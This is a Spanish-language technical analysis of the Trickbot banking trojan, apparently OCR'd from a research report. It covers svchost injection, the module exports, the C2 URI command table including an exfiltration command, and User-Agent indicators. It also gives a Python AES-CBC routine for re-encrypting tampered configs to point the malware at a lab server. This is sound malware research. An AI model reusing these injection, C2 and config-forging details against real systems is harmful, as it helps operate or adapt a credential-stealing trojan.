
En caso de la siguiente captura, si el número de parámetros (que tiene cargados en edx) coincide con 9, entra en una zona con nueve llamadas a “push edx” con las que va cargando parámetros en la pila extraídos de offsets consecutivos posteriores a eax; por último realiza una llamada a ecx, donde ha cargado el primer offset de eax en la cuarta instrucción de esta zona y que se corresponde con la posición de una función.




En la próxima captura se puede observar un ejemplo de llamada a una función como esta y el estado de los registros durante la ejecución.

Para gestionar las esperas entre el proceso padre e hijo, **Trickbot** utiliza los eventos que crea antes de las inyecciones en los procesos.


Valiéndose de estos eventos, cuando llega a la última zona del bucle (en la captura anterior marcada con fondo en **azul**) contiene dos llamadas que corresponden a un ResetEvent que notifica a Trickbot que ha llegado al final del bucle:



Y una llamada posterior a SignalObjectAndWait, al que le pasa los IDs de dos eventos. Esta función deja el proceso suspendido a la espera de que **Trickbot** haga un ResetEvent del evento en este caso con ID 4, que implica que ha cargado en memoria los nuevos parámetros para la próxima iteración del bucle:




Antes de iniciar la ejecución de todo este proceso, inyecta en el Entry Point de svchost, cuatro líneas que redirigen el flujo del hilo principal a la función anterior, pasándole como parámetro, los 32 bytes de datos inyectados al principio:




Tras preparar todo eso, llama a ResumeThread y el proceso entra en ejecución.

Durante las primeras iteraciones del bucle, **Trickbot** mapea uno de los módulos en la memoria del proceso, sección a sección:



En la siguiente iteración, sirviéndose de los datos que le ha pasado el proceso padre, carga con LoadLibrary todas las DLL que requiere el modulo recién cargado y con GetProcAddress las funciones de éstas que va a necesitar.


Por último llama a una función de inicialización del propio módulo, la cual escribe en una de las zonas de memoria editadas por **Trickbot** la cadena “Success” en caso de que todo esté correcto.



A partir de este punto, esta última iteración queda suspendida con la llamada a SignalObjectAndWait, a la espera de que **Trickbot** requiera, por ejemplo, de la información de *reporting* de dicho módulo.

Desde el lado del proceso principal, se puede observar como éste contiene una función para llamar a las distintas funciones que exportan cada uno de sus módulos. Estas funciones son las que exporta cada módulo, ya que los módulos son DLL’s y como tal exportan funciones para ser utilizadas por el core. Hasta la fecha no han


cambiado estas funciones en ninguna de las versiones y estas son Start, Control, Freebuffer y Release.



systeminfo32.dll

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00002190	0000	0000517F	Control
00000002	00002230	0001	00005187	FreeBuffer
00000003	00002180	0002	00005192	Release
00000004	000021D0	0003	0000519A	Start

Para realizar la transferencia de información al módulo, tras pasar por la zona de la función a la que quiere llamar, realiza un WriteProcessMemory de los datos en cuestión y llama a ResetEvent para que el módulo empiece a trabajar.



5. CONEXIONES DE RED

Para las comunicaciones con sus C2, este malware utiliza peticiones HTTPS, lo cual complica la identificación de su tráfico por medio de herramientas como NIDS al uso, puesto que dicho tráfico va cifrado.

Generalmente estas comunicaciones las realiza por el puerto 443, aunque no siempre es así, ya que a partir de las primeras versiones, empezó a utilizar el puerto 447 de algún C2 concreto para la descarga de los módulos.

Un elemento que ha resultado diferenciador de su tráfico es su User-Agent, ya que en un inicio le identificaba perfectamente: usaba la cadena TrickLoader en todas sus peticiones:

```
unicode 0, <TrickLoader>
dd offset aTrickloader
```

En versiones intermedias del mismo pasó a ser algo menos obvia, pero manteniendo una estructura poco común y fácil de detectar, pasando a ser la cadena "Xmaker":

```
unicode 0, <Xmaker>,0
align 10h
```

En las últimas versiones, como otro de los cambios claramente orientados a hacer este malware menos detectable, los autores han empezado a utilizar un User-Agent mucho más genérico:

```
unicode 0, <Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/201001>
unicode 0, <01 Firefox/51.0>,0
```

Las peticiones están formadas de manera que gran cantidad de la información que reporta al C2 va en la URI, siendo la mayoría de estas peticiones de tipo GET, exceptuando envíos más extensos de información recopilada por sus módulos, que envía por POST.

Entre los datos que contienen las URI de las peticiones, se puede encontrar el identificador de la campaña actual y el ID de usuario que guarda en los dos ficheros que genera junto al ejecutable, en las primeras etapas de su ejecución. También un número que identifica la orden que le está enviando al C2 para que éste pueda diferenciar lo que le está solicitando o reportando, y posteriormente diferentes datos extra relativos al comando en cuestión.


A partir de lo que hemos analizado y de información obtenida de diferentes análisis externos, hemos creado la siguiente tabla con un resumen de la funcionalidad de cada orden que hemos identificado.

ID		
0	URI	/[group_id]/[client_id]/0/[version de windows]/[idioma del sistema]/[ip externa]/[sha256]/[key de sesión]/
	Descripción	Reporte con información básica del cliente.
1	URI	/[group_id]/[client_id]/1/[key de sesión]/
	Descripción	Keep alive.
5	URI	/[group_id]/[client_id]/5/[modulo/configuración]/
	Descripción	Descarga de módulo o de configuración de un módulo.
10	URI	/[group_id]/[client_id]/10/62/[key de sesión]/1/
	Descripción	Inicio de modulo.

14	URI	/[group_id]/[client_id]/14/[key de sesión]/[value]/0/
	Descripción	Reporte con información de errores, checks y otra info
23	URI	/[group_id]/[client_id]/23/[config ver]/
	Descripción	Actualización de configuración base
25	URI	/[group_id]/[client_id]/25/[key de sesión]/
	Descripción	Actualización del bot
60	URI	/[group_id]/[client_id]/60/
	Descripción	Reporte de trafico capturado por el módulo injectDll
63	URI	/[group_id]/[client_id]/63/[module name]/[module command]/[result - base64]/[root tag of output XML]/
	Descripción	Report de systeminfo o injectDll
64	URI	-
	Descripción	Todo apunta a que se trata de un comando relacionado con el módulo mailsearcher. Lo que sí que se ha visto es que realiza peticiones POST con contenido multipart. Por lo que apunta a ser un comando de exfiltración.

Desde el código de **Trickbot**, se puede observar como en una de sus funciones contiene el switch que se encarga de dirigir el flujo de ejecución que genera dichas peticiones dependiendo del comando. En la siguiente imagen se puede observar dicho código para una de sus versiones más antiguas (Versión 1000005):


Analizando la misma función de una de las versiones más recientes (Versión 1000010), podemos observar cómo han añadido una opción extra tras la última, que



correspondía al comando con número 63, y a la que se accede con un nuevo comando número 64:

Las funciones que se ejecutan a partir de pasar por esta zona nueva de código (comando número 64) son muy parecidas a las del comando 63, por lo que es probable que también se trate de un comando para realizar reporting. La aparición de este nuevo comando (64) coincide en el tiempo con la aparición del nuevo módulo "**mailsearcher**", por lo que todo apunta a que estos están relacionados.

Tras la ejecución de la muestra correspondiente a la versión 14 en un entorno controlado, hemos analizado su flujo de tráfico que muestra buena parte del comportamiento de la ejecución de este malware.



Se ha omitido la primera parte de las peticiones para simplificar los comandos.

6. MECANISMO DE CIFRADO


En el gran trabajo realizado por **malwarebytes (@hasherezade)** se detalla que el algoritmo de cifrado utilizado por Trickbot es ***AES CBC 256 bits*****.** También en esa misma entrada sobre este asunto nos indican que el primer DWORD se trata del tamaño de los datos. Además, **@hasherezade** ofrece recursos tras su investigación para descifrar tanto las configuraciones como los módulos, cosa que facilita entender **Trickbot** y su evolución.

Partiendo de esta información y visualizando cómo se descifra el contenido es sencillo realizar el proceso inverso y construir un script o modificar el suyo para que nos proporcione la capacidad de cifrar configuraciones modificadas por nosotros para manipular de un modo más cómodo los flujos de ejecución de **Trickbot.** La implementación de la función de cifrado sería tan sencilla como:

```
def aes_encrypt(data):
    token = Random.new().read(0x30)
    key = hash_rounds(token[:0x20])[:0x20]
    iv = hash_rounds(token[0x10:0x30])[:0x10]
    aes = AES.new(key, AES.MODE_CBC, iv)
    data = pad(data)
    result = token + aes.encrypt(data)
    return result
```

Para realizar este proceso podemos partir de una configuración que obtengamos cifrada y con la herramienta de **@hasherezade** la podemos descifrar. Una vez descifrada, la podemos modificar, como en el siguiente ejemplo donde añadimos la dirección IP local *11.11.11.1:443* (ip propia del entorno de Laboratorio) y la carga del módulo "***mailsearcher***". Con esto pretendemos que utilice la IP *11.11.11.1:443* como mando y control y que cargue el módulo "***mailsearcher***" que por defecto no suele venir.

Tras modificarlo con un editor hexadecimal tendríamos lo siguiente:




Después de los primeros 8 bytes es cuando empiezan los datos de configuración como tal. En estos primeros 8 bytes, será donde **Trickbot** buscará el tamaño de los datos que vendrán a continuación. En el caso de ejemplo eso se corresponde con el valor **02 00** (en la imagen está al revés, 00 02), esto sería 0x200 bytes. Si seleccionamos el conjunto de datos veremos que tiene justo el tamaño 0x200 bytes:

Por tanto, después de modificar la información deberemos ajustar los primeros bytes para indicarle a **Trickbot** el tamaño exacto de los datos. Después ciframos con la función que hemos llamado aes_encrypt(). Con esto tendremos una nueva configuración que aún no acabará de estar funcional del todo.


La razón por la que no funciona es porque Trickbot después de los datos cifrados coloca **la firma del hash de los datos.** Por lo tanto si modificamos el contenido de la configuración tenemos que calcular la firma de los datos ya que la verifica después de leer la configuración. Para calcular la firma del hash de los datos que acaba de leer

utiliza la KEY que viene en los resources del binario. Vemos a continuación como carga los key de los resources:


Después ejecutará la función LoadResource() y veremos en EAX el valor donde estará la KEY:




La clave que hay en los resources tiene el siguiente aspecto (veréis que el binario presentado no tiene el resource CONFIG típico de la versión 14 de Trickbot, esto es para obligarle a leer la configuración del fichero config.conf. Esto no es necesario pero lo hemos hecho para poderle cambiar la configuración de una forma más sencilla):




Y esta clave veremos que es la que importa la función BCryptImportKeyPair() cuando hace el push eax. El valor de EAX es igual a 0x004B90E8, que como vemos en la vista hexadecimal se corresponde con la clave que estaba en los resources:



Después de importar la clave utiliza la función BcryptVerifySignature() para hacer la verificación de la firma.




La otra clave que utiliza **Trickbot** es como hemos comentado para descifrar la configuración y los módulos, y veremos cómo la importa mediante la función del api CryptImportKey():



